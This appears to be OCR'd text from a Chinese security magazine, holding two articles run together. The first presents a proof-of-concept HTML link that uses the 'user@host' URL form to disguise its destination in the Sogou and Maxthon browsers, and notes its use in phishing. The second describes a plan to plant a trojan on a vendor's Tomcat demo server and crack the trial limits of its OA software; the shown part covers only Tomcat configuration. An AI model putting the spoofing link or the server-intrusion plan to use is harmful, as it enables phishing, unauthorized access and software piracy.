简单测试了一下搜狗浏览器对于过长URL地址的处理，还算不错，没有发现什么问题，不过好像在某些情况下会导致浏览器处于忙状态，反应迟钝，暂且不去研究了，估计是内存消耗问题。想到以前测试浏览器的一些方法，我从简单到复杂开始检查该浏览器，没想到第1个测试就发现搜狗浏览器出现问题了。这个问题属于一个欺骗形式的漏洞，也就是说浏览器的使用者往往会被浏览器本身的解析行为所误导。我们先不忙着说漏洞的影响，先来看看这个漏洞的具体表现吧。

打开记事本，在里面写入如下一段代码，保存为1.htm文件。用搜狗浏览器打开，从表面来看，这段代码应该的执行方式是，当使用者点击http://www.baidu.com这个超链接时，浏览器应该马上跳转到百度网站的首页上，可是如果你在搜狗的浏览器中点击这个超级链接，会发现最终访问的不是百度首页，而是我的Blog地址！

```
<html>
<title>Sogouexplorer URI 欺骗漏洞</title>
<head></head>
<body>
POC:
<a href="http://www.baidu.com@hi.baidu.com/digexploit">http://www.baidu.com</a>
</body>
</html>
```

问题就出在代码href后面的那段地址链接。仔细看这里的超链接地址写法与以往的不一样，在百度首页地址的后面我们添加了一个"@"字符，这个字符在以往的URI地址中主要是用来产生类似FTP服务器登录的，也就是说往往浏览器会将"@"字符后面的地址当作一个目的地址，然后将"@"字符前面的数据当作发送到目的地址的登录信息。可是浏览器需要适当地正确辨别"@"字符前面的数据信息是不是合法的登录信息格式，不能一股脑地当作信息处理而直接访问"@"字符后面的地址。现在搜狗的浏览器问题就发生在这里，它没有正确鉴别"@"字符前面的信息，而是一味地访问"@"字符后面的地址，这就导致看似一个正确的百度超级链接反而在点击之后变成了访问我的博客地址。

如果将这个漏洞结合在网络钓鱼中利用，那么浏览器的使用者就会被恶意欺骗，那么他的银行账号、密码什么之类的就完全可以被恶意获取到了。

在测试中我还发现，傲游浏览器也存在这个问题，主要原因是无论傲游还是搜狗浏览器使用的都是IE内核。但是IE7以上的版本却不存在该问题，在点击这种欺骗链接后，IE没有任何反应。而同样的测试代码在火狐浏览器中会给出一个警告提示，提示用户该访问URI可能存在欺骗嫌疑。由此可看，这种URI欺骗还没有引起某些开发者的足够重视，也许这种漏洞的性质还没有像缓冲区溢出漏洞那样可怕吧！

前置知识: JSP、PHP
关键词: OA、J2EE、Servlet、Tomcat应用、克隆



国内OA安全现状初探

——破解华天、金和OA系统

文/图 Cschi

Web安全一直是动态网站不可摆脱的心痛，随着大家安全意识的加强，已逐步得到了改善，这足以令人欣喜。但作为信息化的必然产物——OA(Office Automation，办公自动化)系统还仅处于发展的初级阶段，其概念、标准、规范还不够统一和完善，当大家都疲于完善改进功能设计时，就很难顾及系统的安全性能。就像初学代码编写，首先考虑的是功能，然后才是性能以及安全。本文以华天、金和两款OA系统为例，为读者展示安全隐患给OA带来的创伤——不但系统本身被破解，而且殃及服务器的安全。

对于OA，目前尚没有比较权威的测评标准与结果，大家仁者见仁，智者见智。作为事物的发展初期，这是在所难免的，像CMS系统发展至今，也很难评价出谁优谁劣。国内使用比较多的大致有通达、华天、金和、泛微、致力协同、新思创、致远等，本文只介绍黑客是如何破解华天、金和两款OA系统的。

突破华天

华天OA，又名华天动力OA，采用J2EE架构，开放WebService接口，可扩展，支持MySQL、SQL Server、Oracle、Sybase等数据库。官方网站为www.oa8000.com，提供试用版(分带数据和不带数据两种)和在线试用Demo(演示网址 http://demo.oa8000.com)。下载带数据的试用版，安装在"f:\htoa"，设置端口为8080，登录后提示试用版及到期日，如图1所示，下面逐步阐述如何破解此限制。




图1

1.Tomcat挂马

华天OA采用的是J2EE架构，试用版集成了Tomcat+MySQL运行环境。笔者对J2EE不熟，所以就扬长避短从Tomcat入手，拿下Demo服务器，然后克隆华天OA。

①Tomcat基础

首先就以此环境为例简单介绍一下Tomcat，其目录结构及说明如图2和图3所示。以下如无特殊说明，相对路径均指相对于此Tomcat目录，限于篇幅以下均使用截图说明。

Conf/Server.xml配置文件的主要元素如图4




图 2

```
TOMCAT的目录结构
==========================================================
/bin：存放windows或Linux平台上启动和关闭Tomcat的脚本文件
/conf：存放Tomcat服务器的各种全局配置文件，server.xml和web.xml
/doc：存放Tomcat文档
/server：包含三个子目录，classes、lib和webapps
/server/lib：存放Tomcat服务器所需的各种JAR文件
/server/webapps：存放Tomcat自带的两个WEB应用admin应用和 manager应用
/common/lib：存放Tomcat服务器以及所有web应用都可以访问的jar文件
/shared/lib：存放所有web应用都可以访问的jar文件
/logs：存放Tomcat执行时的日志文件
/src：存放Tomcat的源代码
/webapps：Tomcat的主要Web发布目录，默认情况下把Web应用文件放于此目录
/work：存放JSP编译后产生的class文件
```

图 3

Server 元素：它代表整个容器，是 Tomcat 实例的顶层元素，只能包含一个 Service 元素。

Service 元素：该元素处理所有直接由服务器接收的 web 客户请求，它包含一个 Engine 元素，以及一个或多个 Connector 元素，

name 定义 Service 的名字，Catalina 表示 Tomcat 服务器，Apache 表示 Apahce 服务器。

Connector 元素：该元素定义客户端和 Service 之间的连接。

Port 指定连接的端口；

acceptCount 设定最大客户请求数量，默认为 10；

Host 元素：一个 Engine 元素可以包含多个<Host>元素.每个<Host>的元素定义了一个虚拟主机。

name 定义虚拟主机的名字。

appBase 指定虚拟主机的目录,可以是绝对目录,也可以是相对于 Tomcat 的相对目录.如果没有此项,默认为 webapps；

autoDeploy 如果此项设为 true,表示 Tomcat 服务处于运行状态时,能够监测 appBase 下的文件,如果有新有 web 应用加入进来,会自运发布这个 WEB 应用。

unpackWARs 如果此项设置为 true,表示把 WEB 应用的 WAR 文件先展开为开放目录结构后再运行.如果设为 false 将直接运行为 WAR 文件。

Context 元素：每个 Context 元素代表了运行在虚拟主机上的单个 Web 应用.一个<Host>可以包含多个 Context 元素。

path 指定访问 Web 应用的 URL 前缀。

docBase 指定 Web 应用的路径或者是 WAR 文件存放的路径。

reloadable 如果这个属性设为 true，Tomcat 服务器在运行状态下会监视在 WEB-INF/classes 和 Web-INF/lib 目录 CLASS 文件的改运.如果监视到有 class 文件被更新，服务器自重新加载 Web 应用。

图 4

所示。

现在我们缩简华天OA的Tomcat配置文件Conf/Server.xml，如图5所示。


于是，当我们请求"http://127.0.0.1:8080/report"，实际上就是访问"F:\htoa\Tomcat\webapps\report"目录。缩简Conf/web.xml配置文件如图6所示，应用目录中WEB-INF\web.xml配置文件(F:\htoa\Tomcat\webapps\report\WEB-INF\web.xml)如图7所示。

```
<Server port="8011" shutdown="SHUTDOWN">
  <Service name="Catalina">
    <!-- Define a non-SSL HTTP/1.1 Connector on port 8080 -->
    <Connector  port="8080"             maxHttpHeaderSize="8192"
              maxThreads="1000" minSpareThreads="25" maxSpareThreads="100"
              enableLookups="false" redirectPort="8443" acceptCount="500"
              connectionTimeout="20000" disableUploadTimeout="true" />
//此处定义 HTTP 端口为 8080
    <Engine name="Catalina" defaultHost="localhost">
      <Host name="localhost" appBase="webapps"
       unpackWARs="true" autoDeploy="true"
       xmlValidation="false" xmlNamespaceAware="false">
//定义一个虚拟主机，名字为 localhost，目录为 webapps，unpackWARs 设为 true，则 Tomcat 会自动解压，否则不解压，直接从 WAR 文件中运行应用
      <Context path="/OAapp" useNaming="false"> </Context>
//定义该虚拟主机上的一个应用，可以理解为类似 IIS 的虚拟目录
      <Context    path="/report"    docBase="report"    useNaming="true"    debug="0"
privileged="true"></Context>
      </Host>
    </Engine>
  </Service>
```

图 5

```
<welcome-file-list>
    <welcome-file>index.html</welcome-file>
    <welcome-file>index.htm</welcome-file>
    <welcome-file>index.jsp</welcome-file>
</welcome-file-list>
//定义默认文档
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>listings</param-name>
        <param-value>true</param-value> //true 为列目录，false 未禁止列目录
    </init-param>
</servlet>
```

图 6



```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//E
<web-app>
  <!-- Load the embed hsql db server at startup, listen to: jdbc:hsqldb:hsql://
  <servlet>
    <servlet-name>reportServlet</servlet-name>
    <servlet-class>com.runqian.report4.view.ReportServlet</servlet-class>
    <init-param>
      <param-name>configFile</param-name>
      <param-value>/WEB-INF/reportConfig.xml</param-value>
    </init-param>

    <load-on-startup>2</load-on-startup>
  </servlet>

  <servlet-mapping>
    <servlet-name>reportServlet</servlet-name>
    <url-pattern>/reportServlet</url-pattern>
  </servlet-mapping>

  <taglib>
    <taglib-uri>/WEB-INF/runqianReport4.tld</taglib-uri>
    <taglib-location>/WEB-INF/runqianReport4.tld</taglib-location>
  </taglib>

</web-app>
```


图 7

根据请求的URL，由servlet-mapping元素获得相应url-pattern的servlet-name，再由servlet元素获得相应servlet-name的servlet-class，最后根据servlet-class名获取类文件。

接下来我们了解一下Tomcat调用Servlet的过程，如图8 所示。




图 8

现在我们粗略分析一下访问"http://localhost:8080/index.jsp"的过程。首先根据webapps\ROOT目录中的WEB-INF\web.xml文件，将"/index.jsp"解析到"org.apache.jsp.index_jsp"类，调用webapps\ROOT\WEB-INF\catalina-root.jar中的org.apache.jsp.index_jsp.class类执行。这里我们只要知道，该页面是Tomcat默认首页，并且从"Tomcat?Manager"可以登录到"Tomcat Web Application Manager"页面，如图9和图10所示。




图 9

